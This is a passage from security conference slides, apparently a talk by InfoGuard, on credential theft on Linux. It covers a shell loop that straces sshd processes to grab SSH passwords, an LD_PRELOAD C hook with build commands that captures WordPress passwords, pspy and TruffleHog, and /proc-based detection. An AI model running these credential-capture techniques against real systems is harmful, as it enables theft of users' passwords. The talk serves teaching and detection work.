write(6, "\x00\x00\x00\x10\x65\x4b\x77\x5a\x21\x37\x28\x71\x4d\x40\x52\x32\x75\x23\x3f\x61", 20) = 20
[…]
```

I wonder if such a behaviour would get picked up by an EDR..

```
# Listen for sshd child processes and strace them when they spawn
echo "Listening for SSH connections...press Ctrl-C to exit."
while [ 1 ]; do
    pid=$(ps aux | grep ssh | grep net | awk {' print $2'})
    if [ -n "$pid" ]; then

        strace -qx -s 250 -e trace=write -p "$pid"

    fi
done
```

Github.com – ssh-grabber



Hooking PHP functions

InfoGuard
SWISS CYBER SECURITY

WordPress's password check is done with password_verify(), wrapped by WordPress's own wp_check_password() for compatibility and automatic hash upgrades.

password_verify() is implemented in C inside PHP's core, in the ext/standard/password.c file.

wp-login.php ⤵

wp_signon() ⤵

wp_authenticate() ⤵

wp_authenticate_username_password() ⤵

wp_check_password() ⤵

password_verify()

Hooking PHP functions – LD_PRELOAD

InfoGuard
SWISS CYBER SECURITY

- Compile as shared library:
  ```
  gcc -Wall -fPIC -shared -o
  password_verify_hook
  password_verify_hook.c -ldl
  ```

- Load it into the process:
  ```
  LD_PRELOAD="./password_verify_hook.so"
  php -q bsides.php
  ```

- Profit:
  Password captured: mysecretpass

```c
char * current_hook[3];

void *memcpy(void *dest, const void *src, size_t n)
{
    void (*new_memcpy)(void *dest, const void *src, size_t n);
    new_memcpy =  dlsym(RTLD_NEXT, "memcpy");

    // Once we see a call to password_verify in malloc,
    // check if it's the correct call and then output password saved in buffer
    if(strncmp(src, "password_verify", 15) == 0) {
        if(strncmp(current_hook[1], "hash", 4) == 0) {
            printf("Password captured: %s\n",current_hook[2]);
        }
    }
```

mike-gualtieri.com - Hooking Linux Libraries for Post-Exploitation Fun

Detection

InfoGuard
SWISS CYBER SECURITY

However, such LD_PRELOAD techniques are rather “easy” to spot:

```
root@passwords:~# cat /proc/139158/maps | grep hook
76d2fdb70000-76d2fdb71000 r--p 00000000 fd:01 251922 /root/steal_passwords/password_verify_hook.so
76d2fdb71000-76d2fdb72000 r-xp 00001000 fd:01 251922 /root/steal_passwords/password_verify_hook.so
76d2fdb72000-76d2fdb73000 r--p 00002000 fd:01 251922 /root/steal_passwords/password_verify_hook.so
76d2fdb73000-76d2fdb74000 r--p 00002000 fd:01 251922 /root/steal_passwords/password_verify_hook.so
76d2fdb74000-76d2fdb75000 rw-p 00003000 fd:01 251922 /root/steal_passwords/password_verify_hook.so
```

In-depth knowledge of/proc is a must when conducting Linux investigations:

BSides Munich: /proc for Security Analysts

pspy

InfoGuard
SWISS CYBER SECURITY

pspy is a command line tool designed to snoop on processes without need for root permissions. It allows you to see commands run by other users, cron jobs, etc. as they execute. Great for enumeration of Linux systems in CTFs. ***Also great to demonstrate your colleagues why passing secrets as arguments on the command line is a bad idea.***

GitHub.com – pspy


```
func (p *PSScanner) processNewPid(pid int) {
    statInfo := syscall.Stat_t{}
    errStat := lstat(fmt.Sprintf("/proc/%d", pid), &statInfo)
    cmdLine, errCmdLine := readFile(fmt.Sprintf("/proc/%d/cmdline", pid), p.maxCmdLength)
    ppid, _ := p.getPpid(pid)
```

BSides Munich: /proc for Security Analysts

🍄🟫🐶 - TruffleHog

TruffleHog is the most powerful secrets Discovery, Classification, Validation, and Analysis tool. In this context, secret refers to a credential a machine uses to authenticate itself to another machine. This includes API keys, database passwords, private encryption keys, and more…

TruffleHog classifies over 800 secret types, mapping them back to the specific identity they belong to. *Is it an AWS secret? Stripe secret? Cloudflare secret? Postgres password? SSL Private key? Sometimes it's hard to tell looking at it, so TruffleHog classifies everything it finds.*



Github.com - trufflehog


And You get a Compromise, And You get a Compromise!

InfoGuard
SWISS CYBER SECURITY


- unit42.paloaltonetworks.com - "Shai-Hulud" Worm Compromises npm Ecosystem in Supply Chain Attack

- Here is a screenshot from a recent case - a developer's MacBook was infected, and **TruffleHog** was executed along the chain.

- **I have a Mac, I don't get infected, right?**



Questions & Discussion



InfoGuard
SWISS CYBER SECURITY